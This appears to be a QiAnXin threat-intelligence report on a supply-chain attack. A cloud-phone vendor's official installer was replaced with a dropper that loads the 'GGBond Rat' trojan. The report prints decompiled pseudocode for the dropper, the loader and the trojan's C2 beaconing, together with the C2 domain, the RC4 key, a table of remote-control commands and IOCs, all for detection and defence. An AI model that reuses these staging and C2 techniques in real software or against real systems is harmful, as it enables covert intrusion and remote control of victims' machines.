

[返回 TI 主页](#)
RESEARCH


数据驱动安全

Impact Scope


The RedDrip Team of QiAnXin Threat Intelligence Center discovered through private intelligence production processes that the official website installer of a domestic cloud phone/virtual mobile service provider was suspected to be replaced during the period from February to late March 2026, and has currently returned to normal. This incident resulted in a large number of government and enterprise endpoints being compromised. The residual download records at that time are as follows:

-	-
Field	Details
Referrer	hxxps://www.andrXXXXXX.com/ (Official Website)
Download URL	hxxps://cos-clXXX-fXXe-data.phone.XXXXXX.com/Packages/PC/XXXXXXXXXXRelease.exe (Official URL Path)
Malware MD5	5627c24dd7661df4d4c8617a9a68c8bf

The malicious installer runs a multi-layer Trojan loader outside of the normal installation process. Based on the specific data strings in the final payload, we have named the Trojan "GGBond Rat". The C2 domain is hosted on Cloudflare CDN and appears in the OpenDNS Top 1M list.



Based on PDNS data, we have analyzed the victim industry distribution of the C2 domain, involving education, information technology, government agencies, construction, finance, energy, and other sectors. It is speculated that the attackers obtained control of cloud phones through the supply chain attack, and then further used them as jump hosts or batch-controlled cloud phones for purposes such as "traffic fraud", "account nurturing", "coupon abuse", or publishing sensitive information.



QiAnXin Tianqing (Endpoint Security) can already accurately detect and remove the GGBond trojan.



Attack Vector

The replaced installer is a self-extracting archive, which after unpacking contains the normal installer (Release) and a malicious Dropper (Update):

名称	修改日期	类型	大小
 手机Release.exe	2026/2/6 11:10	应用程序	148,144 KB
 手机Update.exe	2026/2/6 13:44	应用程序	1,394 KB

Update.exe first creates a folder with a random ID in the C:\ProgramData directory.

```
sub_140013130(v89, v5); // &L"C:\\ProgramData\\76864CC0FD211A13"
if ( ! (unsigned __int8)sub_140013650(v89) ) // CreatedDirectoryW
{
    BEL_75:
    if ( v91 <= 7 )
    {
        BEL_79:
        v90 = 0LL;
        v91 = 7LL;
        LOWORD(v89[0]) = 0;
        sub_140008E30(v94);
    }
```

And releases a DLL and BMP file in this folder.

```
v23 = sub_1400084D0(&v98); // &L"C:\\ProgramData\\76864CC0FD211A13\\1d2a7875.d11"
v87 = 0LL;
v88 = 0LL;
v87 = *((_QWORD *)v23);
v88 = *((_QWORD *)v23 + 16);
*(_QWORD *)v23 + 16 = 0LL;
*(_QWORD *)v23 + 24 = 7LL;
*(_QWORD *)v23 = 0;
if ( *((_QWORD *)v98.m256_f32[6] > 7uLL )
{
    v24 = *((void **)v98.m256_f32);
    if ( (unsigned __int64)(2LL * *((_QWORD *)v98.m256_f32[6] + 2) >= 0x1000 )
    {
        v24 = *((void **)v98.m256_f32 - 8LL);
        if ( (unsigned __int64)((*_QWORD *)v98.m256_f32 - (_QWORD)v24 - 8LL) > 0x1F )
        {
            invalid_parameter_noinfo_noreturn();
        }
        _j_j__free_base(v24);
    }
}
v25 = -1LL;
*(_m128i *)v98.m256_f32[4] = v18;
v75.m128_u64[0] = 0x7F8C89C3F579FA3LL;
v75.m128_u64[1] = 0x1640CF39ABF03E6CLL;
*(_QWORD *)v98.m256_f32 = 0x7F8C89C3F579FFLL;
v26 = (_m128i_mm_load_si128)((const __m128i *)v75);
*(_QWORD *)v98.m256_f32[2] = 0x1640CF39ABF03E6CLL;
v75 = _mm_xor_ps(v26, *((_m128i *)v98.m256_f32);
do
{
    ++v25;
} while ( v75.m128_i64[v25] );
if ( 0x7FFFFFFFFFFFFFFELL - v90 < v25 )
    unknown_libname_3();
sub_140008C60(&v98, v90, &v75, v25);
v27 = sub_1400084D0(&v98); // &L"C:\\ProgramData\\76864CC0FD211A13\\2385F470.bmp"
```

Finally creates a process to load the DLL.

The released DLL is a loader. Its exported function ProcessFile is used to decrypt and load 2385f470.bmp in memory. When opened normally, this file appears as a noise image, but internally contains shellcode.



The shellcode is still a loader, used to load the final Trojan payload in memory. The Trojan first creates the mutex Global\MerMgrUploadingLockEx.

```
v2 = (*(__int64 (__fastcall **)(_QWORD, __int64, const char *))(qword_2DCC458
+ 440))// CreateMutexA
0LL,
1LL,
"Global\\MerMgrUploadingLockEx";
if ( v2 )
{
    if ( (*(unsigned int **)(void))(qword_2DCC458 + 168))() == 183 )
    {
        (*(void (__fastcall **)(__int64))(qword_2DCC458 + 448))(v2);
        return 0;
    }
    else
    {
        return 1;
    }
},
```

Collects device information.

```
(* (void (__fastcall **)(__int64, __int64 *, __int64, _QWORD))(qword_2DCC460 + 32))(1LL, &v9, 12LL, 0LL); // ZmQuerySystemInformation
(* (void (__fastcall **)(int *)))(qword_2DCC460 + 80))(&v11); // RtlGetVersion
v6 = 0;
(* (void (__fastcall **)(__int64, int *)))(qword_2DCC458 + 288))(-1LL, &v6); // IsWow64Process
(* (DWORD *) (a1 + 4)) = sub_2DC8A3B0();
(* (WORD *) (a1 + 6)) = (*(__int64 **)(void))(qword_2DCC458 + 96)); // GetACP
(* (WORD *) (a1 + 8)) = (*(__int64 **)(void))(qword_2DCC458 + 184)); // GetOEMCP
(* (BYTE *) (a1 + 8)) = sub_2DC63F0(); // GetTimeZoneInformation
(* (WORD *) (a1 + 10)) = NtCurrentTeb()->ClientId.UniqueProcess;
(* (WORD *) (a1 + 12)) = NtCurrentTeb()->ClientId.UniqueThread;
(* (DWORD *) (a1 + 24)) = sub_2DC6490();
(* (DWORD *) (a1 + 16)) = 1;
```

Initializes and parses C2 information through deserialization.

```
for ( i = 0; i < *(_DWORD *) (a1 + 56); ++i )
{
    (* (_QWORD *) (* (_QWORD *) (a1 + 64) + 8LL * (int)i) = sub_2D887C0(v4, &v13)); // "whapp.linkgt.cc"
    (* (_WORD *) (* (_QWORD *) (a1 + 72) + 2LL * (int)i) = sub_2D88480(v4);
}
(* (_QWORD *) (a1 + 88)) = sub_2D887C0(v4, &v13); // "POST"
(* (_QWORD *) (a1 + 96)) = sub_2D887C0(v4, &v13); // "/api/v1"
(* (_QWORD *) (a1 + 104)) = sub_2D887C0(v4, &v13); // "E-GGBond-Id"
(* (_QWORD *) (a1 + 112)) = sub_2D887C0(v4, &v13); // "Mozilla/5.0 (Windows NT 6.2; rv:20.0) Gecko/20121202 Firefox/20.0"
(* (_QWORD *) (a1 + 120)) = sub_2D887C0(v4, &v13); // "\r\n"
(* (_DWORD *) (a1 + 128)) = sub_2D88480(v4);
(* (_DWORD *) (a1 + 132)) = *(_DWORD *) (a1 + 128) + sub_2D88480(v4);
(* (_DWORD *) (a1 + 8)) = 0;
(* (_DWORD *) (a1 + 32)) = sub_2D89490(v4);
(* (_DWORD *) (a1 + 36)) = sub_2D88480(v4);
(* (_DWORD *) (a1 + 24)) = sub_2D88480(v4);
(* (_DWORD *) (a1 + 28)) = sub_2D88480(v4);
```

Encrypts the collected information and encodes it in Base64, then fills it into the E-GGBond-Id field.

```
v45[3] = *(_QWORD *) (v32 + 104);
v45[2] = v35;
v45[1] = v34;
v45[0] = v33;
v36 = sub_2DA7FD0(net_api, (__int64)v45, v31, v44); // "E-GGBond-Id" Base64
v9 = 0xE18CD93C5F0EAB78uLL;
v3 = 0xE18CD93CCB751739uLL;
v10 = v36 = 0;
v2 = 0x644AFE4682169128ELL;
goto LABEL_67;
```

Connects to C2, sends requests, and maintains persistent communication.

```
v4 = v16;
i = v15;
v25 = v21(v20, v23, v22, v60, v41); // HttpSendRequestA
// "\r\nE-GGBond-Id: C6L0Zvhzf0331j0RNQ0IXSn6GBu0b02oh0F+zaf7muc1HPoThcG3kFEsnQZhMfsapJhmr5IglV5Sp9iNPPZNu4f31SzlZm
v26 = v20;
v5 = v59;
v6 = v25;
if ( v25 )
{
memset(v62, 0, 255);
v55 = 255;
if ( (*(unsigned int (__fastcall **)(__int64, __int64, _QWORD *, int *, _QWORD)))(*(__QWORD *) (v59 + 96)
+ 96LL)) (// HttpQueryInfoA
```

Decrypts the corresponding instruction codes via RC4. The fixed key is as follows: FA 36 56 CD 80 A4 2F 09 97 9E B1 26 BC 62 45 BD.

```
}
else if ( v6 == 0xC2D5172D7527FFC6uLL )
{
v10 = v5 + 256;
if ( v5 + 1 >= 0 )
v10 = v5 + 1;
v5 = v5 - (v10 & 0xFFFFFFFF00) + 1;
v11 = *(_BYTE *) (a3 + v5);
v4 += v11;
*(_BYTE *) (a3 + v5) = *(_BYTE *) (a3 + v4);
*(_BYTE *) (a3 + v4) = v11;
*(_BYTE *) (a1 + v7) ^= *(_BYTE *) (a3 + (unsigned __int8) (*(_BYTE *) (a3 + v5) + v11));
v8 = 0xCC77EF08274F6D0AuLL;
v9 = 0xEA2F825030971EBLL;
v6 = 0xC2D5172D24461CE1uLL;
goto LABEL 5;
```

The corresponding remote control functions of the Trojan are as follows:

- 0x3E: TCP connect to specified address
- 0x3F: UDP connect to specified address
- 0x40: Send UDP packet (send)
- 0x41: Send UDP packet (sendto)
- 0x42: Clear connected address
- 0x43: Connection initialization
- 0x64: Read file
- 0x65: Copy file
- 0x66: Get drive information
- 0x67: Set and get current directory
- 0x68: Get path and size of specified file
- 0x69: Load payload
- 0x6A: Delete file and named pipe
- 0x6D: TCP or pipe connection
- 0x6E: Find file
- 0x6F: Move file
- 0x70: Create directory
- 0x71: Modify C2 connection status
- 0x72: Collect process information
- 0x73: Terminate specified process
- 0x74: Create new process
- 0x75: Get current directory
- 0x76: Delete specified files and directories
- 0x77: Create and write file

- 0x7C: Clean up network connections

Summary

Currently, based on threat intelligence data from QiAnXin Threat Intelligence Center, all product lines including QiAnXin Threat Intelligence Platform (TIP), Tianqing , Tianyan Advanced Threat Detection System, QiAnXin NGSOC, and QiAnXin Situation Awareness have supported precise detection of such attacks.



IOC

Md5

5627c24dd7661df4d4c8617a9a68c8bf

7eb1a6495269e8faf6b0faecd5dfcf58

C2

whapp.linkgt.cc

SUPPLY CHAIN ATTACK GGBOND RAT

分享到：